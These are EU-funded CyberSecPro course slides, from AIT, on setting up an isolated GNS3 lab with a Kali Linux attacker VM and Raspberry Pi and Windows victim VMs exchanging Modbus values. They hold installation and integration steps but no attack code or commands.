

EDUCATION AND TRAINING

CyberSecPro Training

We are creating cutting-edge education and training to advance competencies and professionalism in EU cybersecurity.

OUR VISION

Next level cybersecurity education and training



Co-funded by
the European Union

Network Protection for Energy Control Systems

CSP004_C_E

PRESENTATION BY:
DR. STEFAN SCHAUER
DR. ABDELKADER SHAABAN
AIT AUSTRIAN INSTITUTE OF TECHNOLOGY

EDUCATION AND TRAINING

CyberSecPro Training

We are creating cutting-edge education and training to advance competencies and professionalism in EU cybersecurity.

OUR VISION

Next level cybersecurity education and training



Co-funded by
the European Union

Acknowledgement

- *Co-funded by the European Union. Views and opinions expressed are however those of the author(s) only and do not necessarily reflect those of the European Union or HADEA. Neither the European Union nor the granting authority can be held responsible for them.*
- *Project Agreement no. 101083594*

Network Protection for Energy Control Systems

These slides outline the essential offensive tools that will be used in this course.

These tools are intended for use within this course to demonstrate how different tools can be employed for various cyberattack activities and address existing security weaknesses to avoid or mitigate related cyber risks. Therefore, all these practical activities are solely intended for educational purposes ONLY and not for any other malicious or unauthorized activities.


GNS3 Simulator

GNS3 Simulator

- GNS3, is open-source and free software.
- It allows network engineers to virtualize real hardware devices.
- GNS3 consists of two main software components:
 - the **GNS3-all-in-one software (GUI)** and
 - the **GNS3** virtual machine (**VM**).
- The **GNS3-all-in-one software (GUI)** serves as the client interface, installed on local PCs (Windows, MAC, Linux) for creating network topologies.
- The local GNS3 server runs on the same PC as the GUI, along with additional processes like Dynamips.
- The **GNS3 VM** (recommended) can be run locally using virtualization software (e.g., VMware Workstation, Virtualbox) or remotely on a server (e.g., VMware ESXi, cloud).
- GNS3 allows us to create a network topology and an environment for an ideal platform for simulating victims and attackers' machines.

Why GNS3?





- GNS3 facilitates the building of a complete lab environment by integrating multiple VMs (installed individually).
- This will help create a fully isolated environment consisting of multiple VMs with victim machines and an attacker, allowing you to perform your practical tasks within this course in a safer way.
- Here is an example of how the virtual lab could be designed on GNS3.



Targeting any external target not within this proposed virtual lab environment is strictly forbidden, and you are solely responsible for any consequences.

Installing GNS3

- Download GNS3 from the official website: [Software | GNS3](#), and then install it.
- Download and install GNS3 VM based on your preferred VM: [Software | GNS3](#)






Kali Linux - Attacker

- It is the most advanced Penetration Testing Linux Distribution.
- Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics, and Reverse Engineering.
- [Download](#) and install the Kali Linux as a normal VM on your PC.
- I will discuss later how to integrate it with GNS3

Client/Server/IT – Victim Machines




- Set up two VMs as a client and server to transmit values through the Modbus protocol.
- Therefore, install Raspberry Pi Desktop on your computer. You can download the ISO image from [HERE](#).
- After that, install [pyModbusTCP](#) on your Raspberry Pi Desktop. A useful example for a server and client can be found on [Python Modbus Communication](#).
- Additionally, you can install a [Windows VM](#)/ or another Klai Linux as an IT management device for monitoring the network.

Integrating VMs to GNS3





- Do the same for any VM you want to integrate with GNS3

Integrating VMs to GNS3





- Do the same for any VM you want to integrate with GNS3

Integrating VMs to GNS3



- Do the same for any VM you want to integrate with GNS3

Integrating VMs to GNS3


